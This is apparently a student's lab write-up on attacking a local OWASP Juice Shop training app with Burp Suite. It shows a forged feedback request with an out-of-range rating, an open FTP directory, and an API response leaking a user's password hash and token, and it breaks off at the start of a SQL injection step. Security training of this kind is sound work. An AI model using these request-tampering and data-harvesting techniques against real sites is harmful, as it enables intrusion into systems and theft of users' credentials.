
Wilfredo Paulo A. Perez III InfoSec N1 16/05/2025


Burp Suite Pentesting Documentation via OWASP's Vulnerable Web: Juice Shop

Step 1: Installation

Step 1.1: Downloading `Docker` to Install a local copy of the OWASP's Vulnerable web




```
┌──(rhino2㉿rhino2)-[~]
└─$ curl -fsSL https://archive.kali.org/archive-key.asc | sudo gpg --dearmor -o /etc/apt/trusted.gpg.d/kali-archive.gpg

┌──(rhino2㉿rhino2)-[~]
└─$ sudo apt update
Get:1 http://free.nchc.org.tw/kali kali-rolling InRelease [41.5 kB]
Get:2 http://free.nchc.org.tw/kali kali-rolling/main amd64 Packages [21.0 MB]
Get:3 http://free.nchc.org.tw/kali kali-rolling/main amd64 Contents (deb) [52.0 MB]
Get:4 http://free.nchc.org.tw/kali kali-rolling/contrib amd64 Packages [121 kB]
Get:5 http://free.nchc.org.tw/kali kali-rolling/contrib amd64 Contents (deb) [327 kB]
Get:6 http://free.nchc.org.tw/kali kali-rolling/non-free amd64 Packages [204 kB]
Get:7 http://free.nchc.org.tw/kali kali-rolling/non-free amd64 Contents (deb) [914 kB]
Get:8 http://free.nchc.org.tw/kali kali-rolling/non-free-firmware amd64 Packages [10.6 kB]
Get:9 http://free.nchc.org.tw/kali kali-rolling/non-free-firmware amd64 Contents (deb) [24.3 kB]
Fetched 74.6 MB in 10s (7345 kB/s)
2241 packages can be upgraded. Run 'apt list --upgradable' to see them.

┌──(rhino2㉿rhino2)-[~]
└─$ sudo apt install docker.io
Upgrading:
  libalgorithm-diff-xs-perl  libcommon-sense-perl      libdbd-mariadb-perl  libfile-fcntllock-perl     liblocale-gettext-perl       libnet-libidn2-perl  libstring-crc32-perl   libtext-iconv-perl         libxml-parser-perl
  libapt-pkg-perl            libcompress-raw-lzma-perl libdbi-perl          libhtml-parser-perl        libmath-random-isaac-xs-perl libnet-ssleay-perl   libterm-readkey-perl   libunicode-linebreak-perl  perl
  libbit-vector-perl         libcrypt-ssleay-perl      libencode-perl       libio-compress-brotli-perl libnet-dbus-perl             libpng16-16t64       libtext-charwidth-perl libunicode-map-perl        perl-base
  libclone-perl              libdate-calc-xs-perl      libfcgi-perl         libjson-xs-perl            libnet-dns-sec-perl          libsocket6-perl      libtext-csv-xs-perl    libuuid-perl               perl-tk

Installing:
  docker.io

Installing dependencies:
  containerd  docker-buildx  libapt-pkg7.0  libintl-perl     libmodule-find-perl  libproc-processtable-perl  needrestart       python3-pycriu  tini
  criu        docker-cli     libcompel1     libintl-xs-perl  libperl5.40          libsort-naturally-perl     perl-modules-5.40 runc

Suggested packages:
  containernetworking-plugins  docker-doc  aufs-tools  btrfs-progs  cgroupfs-mount  debootstrap  rinse  rootlesskit  xfsprogs  zfs-fuse  | zfsutils-linux  needrestart-session  | libnotify-bin

Recommended packages:
  apt

Summary:
  Upgrading: 36, Installing: 18, Removing: 0, Not Upgrading: 2205
  Download size: 98.4 MB
  Space needed: 390 MB / 2695 MB available
```



```
┌──(rhino2㉿rhino2)-[~]
└─$ sudo systemctl enable docker --now
Synchronizing state of docker.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable docker

┌──(rhino2㉿rhino2)-[~]
└─$ sudo systemctl status docker
● docker.service - Docker Application Container Engine
     Loaded: loaded (/usr/lib/systemd/system/docker.service; enabled; preset: enabled)
     Active: active (running) since Thu 2025-05-15 11:48:30 PST; 1min 22s ago
 Invocation: 11824e1ecd3e4bedb856ca844f980947
TriggeredBy: ● docker.socket
       Docs: https://docs.docker.com
   Main PID: 4193 (dockerd)
      Tasks: 10
     Memory: 34.1M (peak: 34.5M)
        CPU: 471ms
     CGroup: /system.slice/docker.service
             └─4193 /usr/sbin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock

May 15 11:48:30 rhino2 systemd[1]: Starting docker.service - Docker Application Container Engine...
May 15 11:48:30 rhino2 dockerd[4193]: time="2025-05-15T11:48:30.110152492+08:00" level=info msg="Starting up"
May 15 11:48:30 rhino2 dockerd[4193]: time="2025-05-15T11:48:30.206515144+08:00" level=info msg="Loading containers: start."
May 15 11:48:30 rhino2 dockerd[4193]: time="2025-05-15T11:48:30.687021822+08:00" level=info msg="Loading containers: done."
May 15 11:48:30 rhino2 dockerd[4193]: time="2025-05-15T11:48:30.732774636+08:00" level=info msg="Docker daemon" commit=411e817 containerd-snapshotter=false storage-driver=overlay2 version=26.1.5+dfsg1
May 15 11:48:30 rhino2 dockerd[4193]: time="2025-05-15T11:48:30.732926505+08:00" level=info msg="Daemon has completed initialization"
May 15 11:48:30 rhino2 systemd[1]: Started docker.service - Docker Application Container Engine.
May 15 11:48:30 rhino2 dockerd[4193]: time="2025-05-15T11:48:30.794514935+08:00" level=info msg="API listen on /run/docker.sock"
```


Step 1.2: Installing the Vulnerable Web: Juice Shop. With Burp Suite Browser `Chromium` opened, navigate to the search tab and Open the Vulnerable Web at `localhost:3000`



Docker Container

docker pulls 83M docker stars 208

1. Install Docker
2. Run `docker pull bkimminich/juice-shop`
3. Run `docker run --rm -p 3000:3000 bkimminich/juice-shop`
4. Browse to http://localhost:3000 (on macOS and Windows browse to http://192.168.99.100:3000 if you are using docker-machine instead of the native docker installation)




Welcome to OWASP Juice Shop!

Being a web application with a vast number of intended security vulnerabilities, the ***OWASP Juice Shop*** is supposed to be the opposite of a best practice or template application for web developers: It is an awareness, training, demonstration and exercise tool for security risks in modern web applications. The ***OWASP Juice Shop*** is an open-source project hosted by the non-profit Open Worldwide Application Security Project (OWASP) and is developed and maintained by volunteers. Check out the link below for more information and documentation on the project.

https://owasp-juice.shop


This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!

Language has been changed to English



```
┌──(rhino2㉿rhino2)-[~]
└─$ docker pull bkimminich/juice-shop
Using default tag: latest
latest: Pulling from bkimminich/juice-shop
3d78e577de35: Pull complete
bfb59b82a9b6: Pull complete
4eff9a62d888: Pull complete
a62778643d56: Pull complete
7c12895b777b: Pull complete
3214acf345c0: Pull complete
5664b15f108b: Pull complete
0bab15eea81d: Pull complete
4aa0ea1413d3: Pull complete
da7816fa955e: Pull complete
9aee425378d2: Pull complete
d00c3209d929: Pull complete
221438ca359c: Pull complete
ab0f6cad3051: Pull complete
6f971e93c4e2: Pull complete
c83c31ce41af: Pull complete
0cb5c07f8edd: Pull complete
3137de975d0a: Pull complete
b78a86c4c4b5: Pull complete
bc0e9837a40c: Pull complete
916a4ab8bcd7: Pull complete
Digest: sha256:db5bacffb67d4baba08df1d7cf79aa57402eddfe526da37cdf0620a4131e82ca
Status: Downloaded newer image for bkimminich/juice-shop:latest
docker.io/bkimminich/juice-shop:latest

┌──(rhino2㉿rhino2)-[~]
```

Step 1.3: Fire up Kali's default Burp Suite. Navigate to `HTTP History` panel



45	http://localhost:3000	GET	/rest/products/1/reviews		304	304		
44	http://localhost:3000	GET	/rest/products/1/reviews		200	557	JSON	
43	http://localhost:3000	GET	/rest/user/whoami		200	394	JSON	
29	http://localhost:3000	GET	/api/Challenges/?name=Score%2...	✓	304	305		
28	http://localhost:3000	GET	/rest/admin/application-configura...		304	306		
27	http://localhost:3000	GET	/socket.io/?EIO=4&transport=polli...	✓	200	230	text	io/
26	http://localhost:3000	GET	/rest/admin/application-configura...		304	306		
24	http://localhost:3000	GET	/rest/admin/application-configura...		304	306		
23	http://localhost:3000	GET	/socket.io/?EIO=4&transport=polli...	✓	200	262	JSON	io/
22	http://localhost:3000	GET	/socket.io/?EIO=4&transport=web...	✓	101	129		io/
21	http://localhost:3000	POST	/socket.io/?EIO=4&transport=polli...	✓	200	215	text	io/

Request


```
GET /rest/products/1/reviews HTTP/1.1
Host: localhost:3000
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Not.A/Brand";v="99", "Chromium";v="136"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
sec-ch-ua-mobile: ?0
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 172
ETag: W/"ac-rBtjhaRGcJw0WVGs1xkrpTRAv0w"
Vary: Accept-Encoding
Date: Thu, 15 May 2025 05:18:17 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "status":"success",
  "data":[
    {
      "message":"One of my favorites!",
      "author":"admin@juice-sh.op",
      "product":1,
      "likesCount":0,
```


Step 2: Pentesting

Step 2.1: User Request Forging via `Repeater` mode



Customer Feedback

Author	anonymous
Comment*	testreviewowasp
Max. 160 characters	15/160
Rating	
CAPTCHA: What is 4*1+8 ?	
Result*	12



#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS
61	http://localhost:3000	GET	/rest/user/whoami			304	303					
60	http://localhost:3000	GET	/rest/captcha/			200	432	JSON				
59	http://localhost:3000	POST	/api/Feedbacks/	✓		201	599	JSON				
58	http://localhost:3000	GET	/rest/captcha/			200	431	JSON				
57	http://localhost:3000	GET	/rest/user/whoami			304	303					
54	http://localhost:3000	GET	/rest/admin/application-configura...			304	306					
53	http://localhost:3000	GET	/api/Feedbacks/			200	2268	JSON				
52	http://localhost:3000	GET	/rest/user/whoami			304	303					
51	http://localhost:3000	GET	/rest/captcha/			200	432	JSON				
50	http://localhost:3000	POST	/api/Feedbacks/	✓		201	592	JSON				
49	http://localhost:3000	GET	/rest/user/whoami			304	303					
48	http://localhost:3000	GET	/rest/captcha/			200	432	JSON				


Request

```
Accept: application/json, text/plain, */*
sec-ch-ua: "Not.A/Brand";v="99", "Chromium";v="136"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss
Connection: keep-alive

{
  "captchaId":2,
  "captcha":"12",
  "comment":"testreviewowasp (anonymous)",
  "rating":"5"
}
```

Response

```
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Feedbacks/10
Content-Type: application/json; charset=utf-8
Content-Length: 180
ETag: W/"b4-S+Kx1gIkKesA4JN6AJ+tY6PMjN4"
Vary: Accept-Encoding
Date: Thu, 15 May 2025 05:21:03 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "status":"success",
  "data":{
    "id":10,
    "comment":"testreviewowasp (anonymous)",
    "rating":5,
    "updatedAt":"2025-05-15T05:21:03.668Z",
    "createdAt":"2025-05-15T05:21:03.668Z",
    "UserId":null
  }
}
```

In this feedback menu, we can see what we have submitted via `HTTP history -> API caching -> Request & Response`. In Burp suite, we can exploit this by FORGING a request using Burp Suite tool: `Intercept` or `Repeater`.




```
POST /api/Feedbacks/ HTTP/1.1
Host: localhost:3000
Content-Length: 83
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Not.A/Brand";v="99", "Chromium";v="136"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss
Connection: keep-alive

{
  "captchaId":2,
  "captcha":"12",
  "comment":"testreviewowasp (rhino)",
  "rating":"10000"
}
```

```
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Feedbacks/12
Content-Type: application/json; charset=utf-8
Content-Length: 180
ETag: W/"b4-PtciWc6AAmEXFkbg/eZjneKsdFs"
Vary: Accept-Encoding
Date: Thu, 15 May 2025 05:37:26 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "status":"success",
  "data":{
    "id":12,
    "comment":"testreviewowasp (rhino)",
    "rating":10000,
    "updatedAt":"2025-05-15T05:37:26.652Z",
    "createdAt":"2025-05-15T05:37:26.652Z",
    "UserId":null
  }
}
```


Looking at the image on the left, we can see that we have forged a feedback by sending the `HTTP GET` request to the `repeater`. Where we have manipulated the: Rating, Username, and Comment. Then sending back the response.

Step 2.2: Forge Request Verification




The feedback you see on the left is the forged request we have submitted. Normally, the web does not support named user feedback and more than 5 ratings. But we have successfully bypassed this via the `repeater` tool.

Step 2.3: Open Directory Discovery Via `HTTP History` Panel



73	http://localhost:3000	GET	/ftp
69	http://localhost:3000	GET	/favicon.ico
68	http://localhost:3000	GET	/ftp/legal.md
63	http://localhost:3000	GET	/rest/admin/application-configura...




~ / ftp

quarantine	acquisitions.md	announcement_encrypted.md
coupons_2013.md.bak	eastere.gg	encrypt.pyc
incident-support.kdbx	legal.md	package.json.bak
suspicious_errors.yml		

We have discovered an open web `FTP` Directory with files stored. But this pentesting documentation will not go further into investigating this directory to uncomplicate the process.


Step 2.4: User Enumeration found in `Response` History



#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
79	http://localhost:3000	GET	/assets/public/images/uploads/%...			200	80586	HTML		OWASP Juice Shop	
76	http://localhost:3000	GET	/rest/memories/			200	6571	JSON			
75	http://localhost:3000	GET	/rest/admin/application-configura...			304	306				
73	http://localhost:3000	GET	/ftp			200	11409	HTML		listing directory /ftp	
69	http://localhost:3000	GET	/favicon.ico			200	80586	HTML	ico	OWASP Juice Shop	
68	http://localhost:3000	GET	/ftp/legal.md			200	3517	text	md		
63	http://localhost:3000	GET	/rest/admin/application-configura...			304	306				
62	http://localhost:3000	GET	/api/Feedbacks/			200	2726	JSON			
61	http://localhost:3000	GET	/rest/user/whoami			304	303				

```
GET /rest/memories/ HTTP/1.1
Host: localhost:3000
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Not.A/Brand";v="99",
"Chromium";v="136"
User-Agent: Mozilla/5.0 (X11; Linux
x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/136.0.0.0 Safari/537.36
sec-ch-ua-mobile: ?0
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status
=dismiss; cookieconsent_status=dismiss
Connection: keep-alive
```

```
Content-Length: 6183

{
  "status":"success",
  "data":[
    {
      "UserId":13,
      "id":1,
      "caption":"□□ #zatschi #whoneedsfourlegs",
      "imagePath":
      "assets/public/images/uploads/ᓚᘏᗢ-#zatschi-#whoneedsfourlegs-1572600969477.jpg",
      "createdAt":"2025-05-15T04:05:18.521Z",
      "updatedAt":"2025-05-15T04:05:18.521Z",
      "User":{
        "id":13,
        "username":"",
        "email":"bjoern@owasp.org",
        "password":"9283f1b2e9669749081963be0462e466",
        "role":"deluxe",
        "deluxeToken":"efe2f1599e2d93440d5243a1ffaf5a413b70cf3ac97156bd6fab9b5ddfcbe0e4",
        "lastLoginIp":"",
        "profileImage":"assets/public/images/uploads/13.jpg",
        "totpSecret":"",
        "isActive":true,
        "createdAt":"2025-05-15T04:05:18.008Z",
        "updatedAt":"2025-05-15T04:05:18.008Z",
```




```
┌──(rhino2㉿rhino2)-[~]
└─$ hashid 9283f1b2e9669749081963be0462e466
Analyzing '9283f1b2e9669749081963be0462e466'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
```

Navigating through the web application, there is a panel "Photo Frames" where users can upload their reviews.

However, the details of the pictures also revealed their user email, hashed user password and other details too. If we try to copy this hash to kali terminal with command `hashid`, we get options to try to decrypt the hash. This pentesting documentation will not delve further into this discovery.

Step 2.5: `SQL Injection` in Login field via `Intercept` mode

At this point, we have tried the different guest account functionalities. But what if we try the login menu with the wrong credentials. As reflected below in the HTTP History panel, we can see that our attempt has been rejected for having the wrong credentials. In `intercept` mode, the tool captures the request between `Chromium` and the server for user manipulation before sending it to the server, enabling the user to modify them freely.



Filter settings: Hiding CSS, image and general binary content


#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
91	http://localhost:3000	GET	/rest/user/whoami			304	303			
90	http://localhost:3000	GET	/rest/user/whoami			304	303			
89	http://localhost:3000	POST	/rest/user/login	✓		401	413	text		
88	http://localhost:3000	GET	/rest/admin/application-configura...			304	306			
79	http://localhost:3000	GET	/assets/public/images/uploads/%...			200	80586	HTML		OWASP Juice Shop
76	http://localhost:3000	GET	/rest/memories/			200	6571	JSON		
75	http://localhost:3000	GET	/rest/admin/application-configura...			304	306			
73	http://localhost:3000	GET	/ftp			200	11409	HTML		listing directory /ftp
69	http://localhost:3000	GET	/favicon.ico			200	80586	HTML	ico	OWASP Juice Shop

Request

```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
Content-Length: 40
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Not.A/Brand";v="99", "Chromium";v="136"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss
Connection: keep-alive

{
  "email":"test@gmail",
  "password":"test"
```

Response


```
HTTP/1.1 401 Unauthorized
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: text/html; charset=utf-8
Content-Length: 26
ETag: W/"1a-ARJvVK+smzAF3QQve2mDSG+3Eus"
Vary: Accept-Encoding
Date: Thu, 15 May 2025 05:47:26 GMT
Connection: keep-alive
